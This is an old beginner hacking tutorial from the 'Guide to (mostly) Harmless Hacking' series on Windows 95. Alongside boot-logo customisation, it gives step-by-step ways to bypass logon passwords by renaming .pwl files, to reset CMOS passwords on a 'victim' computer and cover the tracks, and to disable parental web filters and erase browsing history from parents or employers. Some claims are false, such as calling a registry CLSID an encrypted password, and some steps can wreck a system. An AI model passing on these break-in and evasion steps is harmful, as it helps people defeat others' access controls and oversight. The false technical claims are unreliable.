However, before you plunge into the hacker subculture, be prepared for that hacker attitude. You have been warned.

So...welcome to the adventure of hacking!

#### WHAT DO I NEED IN ORDER TO HACK?

You may wonder whether hackers need expensive computer equipment and a shelf full of technical manuals. The answer is NO! Hacking can be surprisingly easy! Better yet, if you know how to search the Web, you can find almost any computer information you need for free.

In fact, hacking is so easy that if you have an on-line service and know how to send and read email, you can start hacking immediately. The GTMHH! Beginners' Series #2 will show you where you can download special hacker-friendly programs for Windows that are absolutely free. And we'll show you some easy hacker tricks you can use them for.

Now suppose you want to become an elite hacker? All you will really need is an inexpensive "shell account" with an Internet Service Provider. In the GTMHH! Beginners' Series #3 we will tell you how to get a shell account, log on, and start playing the greatest game on Earth: Unix hacking! Then in Vol.s I, II, and III of the GTMHH you can get into Unix hacking seriously.

You can even make it into the ranks of the Uberhackers without loading up on expensive computer equipment. In Vol. II we introduce Linux, the free hacker-friendly operating system. It will even run on a 386 PC with just 2 Mb RAM!! Linux is so good that many Internet Service Providers use it to run their systems.

In Vol. III we will also introduce Perl, the shell programming language beloved of Uberhackers. We will even teach some seriously deadly hacker "exploits" that run on Perl using Linux. OK, you could use most of these exploits to do illegal things. But they are only illegal if you run them against someone else's computer without their permission. You can run any program in this series of Guides on your own computer, or your (consenting) friend's computer -- if you dare! Hey, seriously, nothing in this series of Guides will actually hurt your computer, unless you decide to trash it on purpose.

We will also open the gateway to an amazing underground where you can stay on top of almost every discovery of computer security flaws. You can learn how to either exploit them -- or defend your computer against them!

About the Guides to (mostly) Harmless Hacking

We have noticed that there are lots of books that glamorize hackers. To read these books you would think that it takes many years of brilliant work to become one. Of course we hackers love to perpetuate this myth because it makes us look so incredibly kewl.

But how many books are out there that tell the beginner step by step how to actually do this hacking stuph? None! Seriously, have you ever read \_Secrets of a Superhacker\_ by The Knightmare (Loomponics, 1994) or \_Forbidden Secrets of the Legion of Doom Hackers\_ by Salacious Crumb (St. Mahoun Books, 1994)? They are full of vague and out of date stuph. Give me a break.

And if you get on one of the hacker news groups on the Internet and ask people how to do stuph, some of them insult and make fun of you.! OK, they all make fun of you.

We see many hackers making a big deal of themselves and being mysterious and refusing to help others learn how to hack. Why? Because they don't want you to know the truth, which is that most of what they are doing is really very simple!

Well, we thought about this. We, too, could enjoy the pleasure of insulting people who ask us how to hack. Or we could get big egos by actually teaching thousands of people how to hack. Muhahaha.

How to Use the Guides to (mostly) Harmless Hacking

If you know how to use a personal computer and are on the Internet, you already know enough to start learning to be a hacker. You don't even need to read every single Guide to (mostly) Harmless Hacking in order to become a hacker.

You can count on anything in Volumes I, II and III being so easy that you can jump in about anywhere and just follow instructions.

But if your plan is to become "elite," you will do better if you read all the Guides, check out the many Web sites and newsgroups to which we will point you, and find a mentor among the many talented hackers who post to our Hackers forum or chat on our IRC server at http://www.infowar.com, and on the Happy Hacker email list (email hacker@techbroker.com with message "subscribe").

If your goal is to become an Uberhacker, the Guides will end up being only the first in a mountain of material that you will need to study. However, we offer a study strategy that can aid you in your quest to reach the pinnacle of hacking.

#### How to Not Get Busted

One slight problem with hacking is that if you step over the line, you can go to jail. We will do our best to warn you when we describe hacks that could get you into trouble with the law. But we are not attorneys or experts on cyberlaw.! In addition, every state and every country has its own laws. And these laws keep on changing. So you have to use a little sense.

However, we have a Guide to (mostly) Harmless Hacking Computer Crime Law Series to help you avoid some pitfalls.

But the best protection against getting busted is the Golden Rule. If you are about to do something that you would not like to have done to you, forget it. Do hacks that make the world a better place, or that are at least fun and harmless, and you should be able to keep out of trouble.

So if you get an idea from the Guides to (mostly) Harmless Hacking that helps you to do something malicious or destructive, it's your problem if you end up being the next hacker behind bars.! Hey, the law won't care if the guy whose computer you trash was being a d\*\*\*. It won't care that the giant corporation whose database you filched shafted your best buddy once. They will only care that you broke the law.

To some people it may sound like phun to become a national sensation in the latest hysteria over Evil Genius hackers. But after the trial, when some reader of these Guides ends up being the reluctant "girlfriend" of a convict named Spike, how happy will his news clippings make him?

#### Conventions Used in the Guides

You've probably already noticed that we spell some words funny, like "kewl" and "phun." These are hacker slang terms. Since we often communicate with each other via email, most of our slang consists of ordinary words with extraordinary spellings. For example, a hacker might spell "elite" as "311t3," with 3's substituting for e's and 1's for i's. He or she may even spell "elite" as "31337. The Guides sometimes use these slang spellings to help you learn how to write email like a hacker.

Of course, the cute spelling stuph we use will go out of date fast. So we do not guarantee that if you use this slang, people will read your email and think, "Ohhh, you must be an Evil Genius! I'm sooo impressed!"

Take it from us, guys who need to keep on inventing new slang to prove they are "k-rad 3l1t3" are often lusers and lamers. So if you don't want to use any of the hacker slang of these Guides, that's OK by us. Most Uberhackers don't use slang, either.

Who Are You?

We've made some assumptions about who you are and why you are reading these Guides:

- · You own a PC or Macintosh personal computer
- · You are on-line with the Internet
- · You have a sense of humor and adventure and want to express it by hacking

 $\cdot$  Or -- you want to impress your friends and pick up chicks (or guys) by making them think you are an Evil Genius

So, does this picture fit you? If so, OK, d00dz, start your computers. Are you ready to hack?

GUIDE TO (mostly) HARMLESS HACKING

Beginners' Series #2, Section One.

Hacking Windows 95!

\_\_\_\_\_

Important warning: this is a beginners lesson. BEGINNERS. Will all you super k-rad elite haxors out there just skip reading this one, instead reading it and feeling all insulted at how easy it is and then emailing me to bleat "This GTMHH iz 2 ezy your \*\*\*\*\* up,wee hate u!!!&\$%" Go study something that seriously challenges your intellect such as "Unix for Dummies," OK?

Have you ever seen what happens when someone with an America Online account posts to a hacker news group, email list, or IRC chat session? It gives you a true understanding of what "flame" means, right?

Now you might think that making fun of dumb.newbie@aol.com is just some prejudice. Sort of like how managers in big corporations don't wear dreadlocks and fraternity boys don't drive Yugos.

But the real reason serious hackers would never use AOL is that it doesn't offer Unix shell accounts for its users. AOL fears Unix because it is the most fabulous, exciting, powerful, hackerfriendly operating system in the Solar system... gotta calm down ... anyhow, I'd feel crippled without Unix. So AOL figures offering Unix shell accounts to its users is begging to get hacked.

Unfortunately, this attitude is spreading. Every day more ISPs are deciding to stop offering shell accounts to their users.

But if you don't have a Unix shell account, you can still hack. All you need is a computer that runs Windows 95 and just some really retarded on-line account like America Online or Compuserve.

In this Beginner's Series #2 we cover several fun things to do with Windows and even the most hacker-hostile Online services. And, remember, all these things are really easy. You don't need to be a genius. You don't need to be a computer scientist. You don't need to won an expensive computer. These are things anyone with Windows 95 can do.

Section One: Customize your Windows 95 visuals. Set up your startup, background and logoff! screens so as to amaze and befuddle your non-hacker friends.

Section Two: Subvert Windows nanny programs such as Surfwatch and the setups many schools use in the hope of keeping kids from using unauthorized programs. Prove to yourself -- and your friends and coworkers -- that Windows 95 passwords are a joke.

Section Three: Explore other computers -- OK, let's be blatant -- hack -- from your Windows home computer using even just AOL for Internet access.

#### HOW TO CUSTOMIZE WINDOWS 95 VISUALS

OK, let's say you are hosting a wild party in your home. You decide to show your buddies that you are one of those dread hacker d00dz. So you fire up your computer and what should come up on your screen but the logo for "Windows 95." It's kind of lame looking, isn't it? Your computer looks just like everyone else's box. Just like some boring corporate workstation operated by some guy with an IQ in the 80s.

Now if you are a serious hacker you would be booting up Linux or FreeBSD or some other kind of Unix on your personal computer. But your friends don't know that. So you have an opportunity to social engineer them into thinking you are fabulously elite by just by customizing your bootup screen.

Now let's say you want to boot up with a black screen with orange and yellow flames and the slogan "K-Rad Doomsters of the Apocalypse." This turns out to be super easy.

Now Microsoft wants you to advertise their operating system every time you boot up. In fact, they want this so badly that they have gone to court to try to force computer retailers to keep the Micro\$oft bootup screen on the systems these vendors sell.

So Microsoft certainly doesn't want you messing with their bootup screen, either. So M\$ has tried to hide the bootup screen software. But they didn't hide it very well. We're going to learn today how to totally thwart their plans.

#### \*\*\*\*\*

Evil Genius tip: One of the rewarding things about hacking is to find hidden files that try to keep you from modifying them -- and then to mess with them anyhow. That's what we're doing today.

The Win95 bootup graphics is hidden in either a file named c:\logo.sys and/or ip.sys. To see this file, open File Manager, click "view", then click "by file type," then check the box for "show hidden/system files." Then, back on "view," click "all file details." To the right of the file logo.sys you will see the letters "rhs." These mean this file is "read-only, hidden, system."

The reason this innocuous graphics file is labeled as a system file -- when it really is just a graphics file with some animation added -- is because Microsoft is afraid you'll change it to read something like "Welcome to Windoze 95 -- Breakfast of Lusers!" So by making it a read-only file, and hiding it, and calling it a system file as if it were something so darn important it would destroy your computer if you were to mess with it, Microsoft is trying to trick you into leaving it alone.

The easiest way to thwart these Windoze 95 startup and shut down screens is to go to http://www.windows95.com/apps/ and check out their programs. But we're hackers, so we like to do things ourselves. So here's how to do this without using a canned program.

We start by finding the MSPaint program. It's probably under the accessories folder. But just in case you're like me and keep on moving things around, here's the fail-safe program finding routine:

- 1) Click "Start" on the lower left corner of your screen.
- 2) Click "Windows Explorer"
- 3) Click "Tools"
- 4) Click "Find"
- 5) Click "files or folders"
- 6) After "named" type in "MSPaint"
- 7) After "Look in" type in 'C:"
- 8) Check the box that says "include subfolders"
- 9) Click "find now"

10) Double click on the icon of a paint bucket that turns up in a window. This loads the paint program.

- 11) Within the paint program, click "file"
- 12) Click "open"

OK, now you have MSPaint. Now you have a super easy way to create your new bootup screen:

13) After "file name" type in c:\windows\logos.sys. This brings up the graphic you get when your computer is ready to shut down saying "It's now safe to turn off your computer." This graphic has exactly the right format to be used for your startup graphic. So you can play with it any way you want (so long as you don't do anything on the Attributes screen under the Images menu) and use it for your startup graphic.

14) Now we play with this picture. Just experiment with the controls of MSPaint and try out fun stuff.

15) When you decide you really like your picture (fill it with frightening hacker stuph, right?), save it as c:\logo.sys. This will overwrite the Windows startup logo file. From now on, any time you want to change your startup logo, you will be able to both read and write the file logo.sys.

16. If you want to change the shut down screens, they are easy to find and modify using MSPaint. The beginning shutdown screen is named c:\windows\logow.sys. As we saw above, the final! "It's now safe to turn off your computer" screen graphic is named c:\windows\logos.sys.

17. To make graphics that will be available for your wallpaper, name them something like c:\windows\evilhaxor.bmp (substituting your filename for "exilhaxor" -- unless you like to name your wallpaper "evilhaxor.")

\*\*\*\*\*\*\*\*\*

Evil Genius tip: The Microsoft Windows 95 startup screen has an animated bar at the bottom. But once you replace it with your own graphic, that animation is gone. However, you can make your own animated startup screen using the shareware program BMP Wizard. Some download sites for this goodie include:

http://www.pippin.com/English/ComputersSoftware/Software/Windows95/graphic.htm http://search.windows95.com/apps/editors.html

http://www.windows95.com/apps/editors.html

Or you can download the program LogoMania, which automatically resizes any bitmap to the correct size for your logon and logoff screens and adds several types of animation as well. You can find it at

ftp.zdnet.com/pcmag/1997/0325/logoma.zip

Now the trouble with using one of the existing Win95 logo files is that they only allow you to use their original colors. If you really want to go wild, open MSPaint again. First click "Image," then click "attributes." Set width 320 and height to 400. Make sure under Units that Pels is selected. Now you are free to use any color combination available in this program. Remember to save the file as c:\logo.sys for your startup logo, or! c:\windows\logow.sys and or c:\windows\logos.sys for your shutdown screens.

But if you want some really fabulous stuff for your starting screen, you can steal graphics from your favorite hacker page on the Web and import them into Win95's startup and shutdown screens. Here's how you do it.

1) Wow, kewl graphics! Stop your browsing on that Web page and hit the "print screen" button.

2) Open MSPaint and set width to 320 and height to 400 with units Pels.

3) Click edit, then click paste. Bam, that image is now in your MSPaint program.

4) When you save it, make sure attributes are still 320X400 Pels. Name it c:\logo.sys, c:\windows\logow.sys, c:\windows\logos.sys, or c:\winodws\evilhaxor.bmp depending on which screen or wallpaper you want to display it on.

Of course you can do the same thing by opening any graphics file you choose in MSPaint or any other graphics program, so long as you save it with the right file name in the right directory and size it 320X400 Pels.

Oh, no, stuffy Auntie Suzie is coming to visit and she wants to use my computer to read her email!! I'll never hear the end of it if she sees my K-Rad Doomsters of the Apocalypse startup screen!!!

Here's what you can do to get your boring Micro\$oft startup logo back. Just change the name of c:logo.sys to something innocuous that Aunt Suzie won't see while snooping with file manager. Something like logo.bak. Guess what happens? Those Microsoft guys figured we'd be doing things like this and hid a copy of their boring bootup screen in a file named "io.sys." So if you rename or delete their original logo.sys, and there is no file by that name left, on bootup your computer displays their same old Windows 95 bootup screen.

Now suppose your Win95 box is attached to a local area network (LAN)? It isn't as easy to change your bootup logo, as the network may override your changes. But there is a way to thwart the network. If you aren't afraid of your boss seeing your "K-Rad Dommsters of the Apocalypse" spashed over an x-rated backdrop, here's how to customize your bootup graphics.

#### 0.95 policy editor

(comes on the 95 cd) with the default admin.adm will let you change this. Use the policy editor to open the registry, select 'local computer' select network, select 'logon' and then selet 'logon banner'. It'll then show you the current banner and let you change it and save it back to the registry.

#### \*\*\*\*\*

Evil genius tip: Want to mess with io.sys or logo.sys? Here's how to get into them. And, guess what, this is a great thing to learn in case you ever need to break into a Windows computer -- something we'll look at in detail in the next section.

Click "Start" then "Programs" then "MS-DOS." At the MS\_DOS prompt enter the commands:

ATTRIB -R -H -S C:\IO.SYS ATTRIB -R -H -S C:\LOGO.SYS

Now they are totally at your mercy, muhahaha!

But don't be surprised is MSPaint can't open either of these files. MSPaint only opens graphics files. But io.sys and logo.sys are set up to be used by animation applications.

OK, that's it for now.! You 31337 hackers who are feeling insulted by reading this because it was too easy, tough cookies. I warned you. But I'll bet my box has a happier hacker logon graphic than yours does. K-Rad Doomsters of the apocalypse, yesss!

GUIDE TO (mostly) HARMLESS HACKING

Beginners' Series #2, Section! Two.

Hacking into Windows 95 (and a little bit of NT lore)!

Important warning: this is a beginners lesson. BEGINNERS. Will all you geniuses who were born already knowing 32-bit Windows just skip reading this one, OK? We don't need to hear how disgusted you are that not everyone already knows this.

PARENTAL DISCRETION ADVISED!

This lesson will lay the foundation for learning how to hack what now is the most commonly installed workstation operating system: Windows NT. In fact, Windows NT is coming into wide use as a local area network (LAN), Internet, intranet, and Web server. So if you want to call yourself a serious hacker, you'd better get a firm grasp on Win NT.

In this lesson you will learn serious hacking techniques useful on both Windows 95 and Win NT systems while playing in complete safety on your own computer.

In this lesson we explore:

· Several ways to hack your Windows 95 logon password

· How to hack your Pentium CMOS password

 $\cdot$  How to hack a Windows Registry -- which is where access control on Windows-based LANs, intranets and Internet and Webs servers are hidden!

Let's set the stage for this lesson. You have your buddies over to your home to see you hack on your Windows 95 box. You've already put in a really industrial haxor-looking bootup screen, so they are already trembling at the thought of what a tremendously elite d00d you are. So what do you do next?

How about clicking on "Start," clicking "settings" then "control panel" then "passwords." Tell your friends your password and get them to enter a secret new one. Then shut down your computer and tell them you are about to show them how fast you can break their password and get back into your own box!

This feat is so easy I'm almost embarrassed to tell you how it's done. That's because you'll say "Sheesh, you call that password protection? Any idiot can break into a Win 95 box! And of course you're right. But that's the Micro\$oft way. Remember this next time you expect to keep something on your Win95 box confidential.

And when it comes time to learn Win NT hacking, remember this Micro\$oft security mindset. The funny thing is that very few hackers mess with NT today because they're all busy cracking into Unix boxes. But there are countless amazing Win NT exploits just waiting to be discovered. Once you see how easy it is to break into your Win 95 box, you'll feel in your bones that even without us holding your hand, you could discover ways to crack Win NT boxes, too.

But back to your buddies waiting to see what an elite hacker you are. Maybe you'll want them to turn their backs so all they know is you can break into a Win95 box in less than one minute. Or maybe you'll be a nice guy and show them exactly how it's done.

But first, here's a warning. The first few techniques we're showing work on most home Win 95 installations. But, especially in corporate local area networks (LANs), several of these techniques don't work. But never fear, in this lesson we will cover enough ways to break in that you will be able to gain control of absolutely \*any\* Win 95 box to which you have physical access. But we'll start with the easy ways first.

Easy Win 95 Breakin #1:

Step one: boot up your computer.

Step two: When the "system configuration" screen comes up, press the "F5" key. If your system doesn't show this screen, just keep on pressing the F5 key.

If your Win 95 has the right settings, this boots you into "safe mode." Everything looks weird, but you don't have to give your password and you still can run your programs.

Too easy! OK, if you want to do something that looks a little classier, here's another way to evade that new password.

Easy Win 95 Breakin #2:

Step one: Boot up.

Step two: when you get to the "system configuration" screen, press the F8 key. This gives you the Microsoft Windows 95 Startup Menu.

Step three: choose number 7. This puts you into MS-DOS. At the prompt, give the command "rename c:\windows\\*pwl c:\windows\\*zzz."

#### \*\*\*\*\*

Newbie note: MS-DOS stands for Microsoft Disk Operating System, an ancient operating system dating from 1981. It is a command-line operating system, meaning that you get a prompt (probably c:>) after which you type in a command and press the enter key. MS-DOS is often abbreviated DOS. It is a little bit similar to Unix, and in fact in its first version it incorporated thousands of lines of Unix code.

\*\*\*\*\*

Step four: reboot. You will get the password dialog screen. You can then fake out your friends by entering any darn password you want. It will ask you to reenter it to confirm your new password.

Step five. Your friends are smart enough to suspect you just created a new password, huh? Well, you can put the old one your friends picked. Use any tool you like -- File Manager, Explorer or MS-DOS -- to rename \*.zzz back to \*.pwl.

Step six: reboot and let your friends use their secret password. It still works!

Think about it. If someone where to be sneaking around another person's Win 95 computer, using this technique, the only way the victim could determine there had been an intruder is to check for recently changed files and discover that the \*.pwl files have been messed with

#### \*\*\*\*\*

Evil genius tip: Unless the msdos.sys file bootkeys=0 option is active, the keys that can do something during the bootup process are F4, F5, F6, F8, Shift+F5, Control+F5 and Shift+F8. Play with them!

Now let's suppose you discovered that your Win 95 box doesn't respond to the bootup keys. You can still break in.

If your computer does allow use of the boot keys, you may wish to disable them in order to be a teeny bit more secure. Besides, it's phun to show your friends how to use the boot keys and then disable these so when they try to mess with your computer they will discover you've locked them out.

The easiest -- but slowest -- way to disable the boot keys is to pick the proper settings while installing Win 95. But we're hackers, so we can pull a fast trick to do the same thing. We are going to learn how to edit the Win 95 msdos.sys file, which controls the boot sequence.

Easy Way to Edit your Msdos.sys File:

Step zero: Back up your computer completely, especially the system files. Make sure you have a Windows 95 boot disk. We are about to play with fire! If you are doing this on someone else's computer, let's just hope either you have permission to destroy the operating system, or else you are so good you couldn't possibly make a serious mistake.

#### \*\*\*\*\*

Newbie note: You don't have a boot disk? Shame, shame, shame! Everyone ought to have a boot disk for their computer just in case you or your buddies do something really horrible to your system files. If you don't already have a Win 95 boot disk, here's how to make one. To do this you need an empty floppy disk and your Win 95 installation disk(s). Click on Start, then Settings, then Control Panel, then Add/Remove Programs, then Startup Disk.! From here just follow instructions.

Step one: Find the file msdos.sys. It is in the root directory (usually C:\). Since this is a hidden system file, the easiest way to find it is to click on My Computer, right click the icon for your boot drive (usually C:), left click Explore, then scroll down the right side frame until you find the file "msdos.sys."

Step two: Make msdos.sys writable. To do this, right click on msdos.sys, then left click "properties." This brings up a screen on which you uncheck the "read only" and "hidden" boxes. You have now made this a file that you can pull into a word processor to edit.

Step three: Bring msdos.sys up in Word Pad. To do this, you go to File Manager. Find msdos.sys again and click on it. Then click "associate" under the "file" menu. Then click on "Word Pad." It is very important to use Word Pad and not Notepad or any other word processing program! Then double click on msdos.sys.

Step four: We are ready to edit. You will see that Word Pad has come up with msdos.sys loaded. You will see something that looks like this:

[Paths] WinDir=C:\WINDOWS WinBootDir=C:\WINDOWS HostWinBootDrv=C

[Options] BootGUI=1 Network=1

To disable the function keys during bootup, directly below [Options] you should insert the command "BootKeys=0."

Or, another way to disable the boot keys is to insert the command BootDelay=0. You can really mess up your snoopy hacker wannabe friends by putting in both statements and hope they don't know about BootDelay. Then save msdos.sys.

Step five: since msdos.sys is absolutely essential to your computer, you'd better write protect it like it was before you edited it. Click on My Computer, then Explore, then click the icon for your boot drive (usually C:), then scroll down the right side until you find the file "msdos.sys." Click on msdos.sys, then left click "properties." This brings back that screen with the "read only" and "hidden" boxes. Check "read only."

Step six: You \*are\* running a virus scanner, aren't you? You never know what your phriends might do to your computer while your back is turned. When you next boot up, your virus scanner will see that msdos.sys has changed. It will assume the worst and want to make your msdos.sys file look just like it did before. You have to stop it from doing this. I run Norton Antivirus, so all I have to do when the virus warning screen comes up it to tell it to "innoculate."

Hard Way to Edit your (or someone else's) Msdos.sys File.

Step zero. This is useful practice for using DOS to run rampant someday in Win NT LANs, Web and Internet servers. Put a Win 95 boot disk in the a: drive. Boot up. This gives you a DOS prompt A:\.

Step one: Make msdos.sys writable. Give the command "attrib -h -r -s c:\msdos.sys" (This assumes the c: drive is the boot disk.)

Step two: give the command "edit msdos.sys" This brings up this file into the word processor.

Step three: Use the edit program to alter msdos.sys. Save it. Exit the edit program.

Step four: At the DOS prompt, give the command "attrib +r +h +s c:\msdos.sys" to return the msdos.sys file to the status of hidden, read-only system file.

OK,! now your computer's boot keys are disabled. Does this mean no one can break in? Sorry, this isn't good enough.

As you may have guessed from the "Hard Way to Edit your Msdos.sys" instruction, your next option for Win 95 breakins is to use a boot disk that goes in the a: floppy drive.

How to Break into a Win 95 Box Using a Boot Disk

Step one: shut down your computer.

Step two: put boot disk into A: drive.

Step three: boot up.

Step four: at the A:\ prompt, give the command: rename c:\windows\\*.pwl c:\windows\\*.zzz.

Step four: boot up again. You can enter anything or nothing at the password prompt and get in.

Step five: Cover your tracks by renaming the password files back to what they were.

Wow, this is just too easy! What do you do if you want to keep your prankster friends out of your Win 95 box? Well, there is one more thing you can do. This is a common trick on LANs where the

network administrator doesn't want to have to deal with people monkeying around with each others' computers. The answer -- but not a very good answer -- is to use a CMOS password.

#### How to Mess With CMOS #1

The basic settings on your computer such as how many and what kinds of disk drives and which ones are used for booting are held in a CMOS chip on the mother board. A tiny battery keeps this chip always running so that whenever you turn your computer back on, it remembers what is the first drive to check in for bootup instructions. On a home computer it will typically be set to first look in the A: drive. If the A: drive is empty, it next will look at the C: drive.

On my computer, if I want to change the CMOS settings I press the delete key at the very beginning of the bootup sequence. Then, because I have instructed the CMOS settings to ask for a password, I have to give it my password to change anything.

If I don't want someone to boot from the A: drive and mess with my password file, I can set it so it only boots from the C: drive. Or even so that it only boots from a remote drive on a LAN.

So, is there a way to break into a Win 95 box that won't boot from the A: drive? Absolutely yes! But before trying this one out, be sure to write down \*ALL\* your CMOS settings. And be prepared to make a total wreck of your computer. Hacking CMOS is even more destructive than hacking system files.

Step one: get a phillips screwdriver, solder sucker and soldering iron.

Step two: open up your victim.

Step three: remove the battery .

Step four: plug the battery back in.

Alternate step three: many motherboards have a 3 pin jumper to reset the CMOS to its default settings. Look for a jumper close to the battery or look at your manual if you have one. For example, you might find a three pin device with pins one and two jumpered. If you move the jumper to pins two and three and leave it there for over five seconds, it may reset the CMOS. Warning -- this will not work on all computers!

Step five: Your victim computer now hopefully has the CMOS default settings. Put everything back the way they were, with the exception of setting it to first check the A: drive when booting up.

#### \*\*\*\*\*

You can get fired warning: If you do this wrong, and this is a computer you use at work, and you have to go crying to the systems administrator to get your computer working again, you had better have a convincing story. Whatever you do, don't tell the sysadmin or your boss that "The Happy Hacker made me do it"!

Step six: proceed with the A: drive boot disk break-in instructions.

Does this sound too hairy? Want an easy way to mess with CMOS? There's a program you can run that does it without having to play with your mother board.

How to Mess with CMOS #2

Boy, I sure hope you decided to read to the end of this GTMHH before taking solder gun to your motherboard. There's an easy solution to the CMOS password problem. It's a program called KillCMOS which you can download from http://www.koasp.com. (Warning: if I were you, I'd first check out this site using the Lynx browser, which you can use from Linux or your shell account). !

Now suppose you like to surf the Web but your Win 95 box is set up so some sort of net nanny program restricts access to places you would really like to visit. Does this mean you are doomed to live in a Brady Family world? No way.

There are several ways to evade those programs that censor what Web sites you visit.

Now what I am about to discuss is not with the intention of feeding pornography to little kids. The sad fact is that these net censorship programs have no way of evaluating everything on the Web. So what they do is only allow access to a relatively small number of Web sites. This keeps kids form discovering many wonderful things on the Web.

As the mother of four, I understand how worried parents can get over what their kids encounter on the Internet. But these Web censor programs are a poor substitute for spending time with your kids so that they learn how to use computers responsibly and become really dynamite hackers! Um, I mean, become responsible cyberspace citizens. Besides, these programs can all be hacked way to easily.

The first tactic to use with a Web censor program is hit control-alt-delete. This brings up the task list. If the censorship program is on the list, turn it off.

Second tactic is to edit the autoexec.bat file to delete any mention of the web censor program. This keeps it from getting loaded in the first place.

But what if your parents (or your boss or spouse) is savvy enough to check where you've been surfing? You've got to get rid of those incriminating records whowing that you've been surfing Dilbert!

It's easy to fix with Netscape. Open Netscape.ini with either Notepad or Word Pad. It probably will be in the directory C:\Netscape\netscape.ini. Near the bottom you will find your URL history. Delete those lines.

But Internet Explorer is a really tough browser to defeat.

Editing the Registry is the only way (that I have found, at least) to defeat the censorship feature on Internet Explorer. And, guess what, it even hides several records of your browsing history in the Registry. Brrrr!

#### \*\*\*\*\*

Newbie note: Registry! It is the Valhalla of those who wish to crack Windows. Whoever controls the Registry of a network server controls the network -- totally. Whoever controls the Registry of a Win 95 or Win NT box controls that computer -- totally. The ability to edit the Registry is comparable to having root access to a Unix machine.

How to edit the Registry:

Step zero: Back up all your files. Have a boot disk handy. If you mess up the Registry badly enough you may have to reinstall your operating system.

#### \*\*\*\*\*

You can get fired warning: If you edit the Registry of a computer at work, if you get caught you had better have a good explanation for the sysadmin and your boss. Figure out how to edit the Registry of a LAN server at work and you may be in real trouble.

#### \*\*\*\*\*

You can go to jail warning: Mess with the Registry of someone else's computer and you may be violating the law. Get permission before you mess with Registries of computers you don't own.

Step one: Find the Registry. This is not simple, because the Microsoft theory is what you don't know won't hurt you. So the idea is to hide the Registry from clueless types. But, hey, we don't care if we totally trash our computers, right? So we click Start, then Programs, then Windows Explorer, then click on the Windows directory and look for a file named "Regedit.exe."

Step two: Run Regedit. Click on it. It brings up several folders:

HKEY\_CLASSES\_ROOT HKEY\_CURRENT\_USER HKEY\_LOCAL\_MACHINE HKEY\_USERS HKEY\_CURRENT\_CONFIG HKEY\_DYN\_DATA

What we are looking at is in some ways like a password file, but it's much more than this. It holds all sorts of settings -- how your desk top looks, what short cuts you are using, what files you are allowed to access. If you are used to Unix, you are going to have to make major revisions in how you view file permissions and passwords. But, hey, this is a beginners' lesson so we'll gloss over this part.

#### \*\*\*\*\*

Evil genius tip: You can run Regedit from DOS from a boot disk. Verrrry handy in certain situations...

Step three. Get into one of these HKEY thingies. Let's check out CURRENT\_USER by clicking the plus sign to the left of it. Play around awhile. See how the Regedit gives you menu choices to pick new settings. You'll soon realize that Microsoft is babysitting you. All you see is pictures with no clue of who these files look in DOS. It's called "security by obscurity." This isn't how hackers edit the Registry.

Step four. Now we get act like real hackers. We are going to put part of the Registry where we can see -- and change -- anything. First click the HKEY\_CLASSES\_ROOT line to highlight it. Then go up to the Registry heading on the Regedit menu bar. Click it, then choose "Export Registry File." Give it any name you want, but be sure it ends with ".reg".

Step five. Open that part of the Registry in Word Pad. It is important to use that program instead of Note Pad or any other word processing program. One way is to right click on it from Explorer. IMPORTANT WARNING: if you left click on it, it will automatically import it back into the Registry. If you were messing with it and accidentally left click, you could trash your computer big time.

Step six: Read everything you ever wanted to know about Windows security that Microsoft was afraid to let you find out. Things that look like:

[HKEY\_CLASSES\_ROOT\htmlctl.PasswordCtl\CurVer] @="htmlctl.PasswordCtl.1"

[HKEY\_CLASSES\_ROOT\htmlctl.PasswordCtl.1] @="PasswordCtl Object"

[HKEY\_CLASSES\_ROOT\htmlctl.PasswordCtl.1\CLSID] @="{EE230860-5A5F-11CF-8B11-00AA00C00903}"

The stuff inside the brackets in this last line is an encrypted password controlling access to a program or features of a program such as the net censorship feature of Internet Explorer. What it does in encrypt the password when you enter it, then compare it with the unencrypted version on file.

Step seven: It isn't real obvious which password goes to what program. I say delete them all! Of course this means your stored passwords for logging on to your ISP, for example, may disappear. Also, Internet Explorer will pop up with a warning that "Content Advisor configuration information is missing. Someone may have tried to tamper with it." This will look really bad to your parents!

Also, if you trash your operating system in the process, you'd better have a good explanation for your Mom and Dad about why your computer is so sick. It's a good idea to know how to use your boot disk to reinstall Win 95 it this doesn't work out.

Step eight (optional): Want to erase your surfing records? For Internet Explorer you'll have to edit HKEY\_CURRENT\_USER, HKEY\_LOCAL\_MACHINE and HKEY\_USERS. You can also delete the files c:\windows\cookies\mm2048.dat and c:\windows\cookies\mm256.dat. These also store URL data.

Step nine. Import your .reg files back into the Registry. Either click on your .reg files in Explorer or else use the "Import" feature next to the "Export" you just used in Regedit. This only works if you remembered to name them with the .reg extension.

Step nine: Oh, no, Internet Explorer makes this loud obnoxious noise the first time I run it and puts up a bright red "X" with the message that I tampered with the net nanny feature! My parents will seriously kill me!

Or, worse yet, oh, no, I trashed my computer!

All is not lost. Erase the Registry and its backups. These are in four files: system.dat, user.dat, and their backups, system.da0 and user.da0. Your operating system will immediately commit suicide. (This was a really exciting test, folks, but I luuuv that adrenaline!) If you get cold feet, the Recycle bin still works after trashing your Registry files, so you can restore them and your computer will be back to the mess you just made of it. But if you really have guts, just kill those files and shut it down.

Then use your Win 95 boot disk to bring your computer back to life. Reinstall Windows 95. If your desk top looks different, proudly tell everyone you learned a whole big bunch about Win 95 and decided to practice on how your desk top looks. Hope they don't check Internet Explorer to see if the censorship program still is enabled.

And if your parents catch you surfing a Nazi explosives instruction site, or if you catch your kids at bianca's Smut Shack, don't blame it on Happy Hacker. Blame it on Microsoft security -- or on parents being too busy to teach their kids right from wrong.

So why, instead of having you edit the Registry, didn't I just tell you to delete those four files and reinstall Win 95? It's because if you are even halfway serious about hacking, you need to learn how to edit the Registry of a Win NT computer. You just got a little taste of what it will be like here, done on the safety of your home computer.

You also may have gotten a taste of how easy it is to make a huge mess when messing with the Registry. Now you don't have to take my work for it, you know first hand how disastrous a clumsy hacker can be when messing in someone else's computer systems.

So what is the bottom line on Windows 95 security? Is there any way to set up a Win 95 box so no one can break into it? Hey, how about that little key on your computer? Sorry, that won't do much good, either. It's easy to disconnect so you can still boot the box. Sorry, Win 95 is totally vulnerable.

In fact, if you have physical access to \*ANY\* computer, the only way to keep you from breaking into it is to encrypt its files with a strong encryption algorithm. It doesn't matter what kind of computer it is, files on any computer can one way or another be read by someone with physical access to it -- unless they are encrypted with a strong algorithm such as RSA.

We haven't gone into all the ways to break into a Win 95 box remotely, but there are plenty of ways. Any Win 95 box on a network is vulnerable, unless you encrypt its information.

And the ways to evade Web censor programs are so many, the only way you can make them work is to either hope your kids stay dumb, or else that they will voluntarily choose to fill their minds with worthwhile material. Sorry, there is no technological substitute for bringing up your kids to know right from wrong.

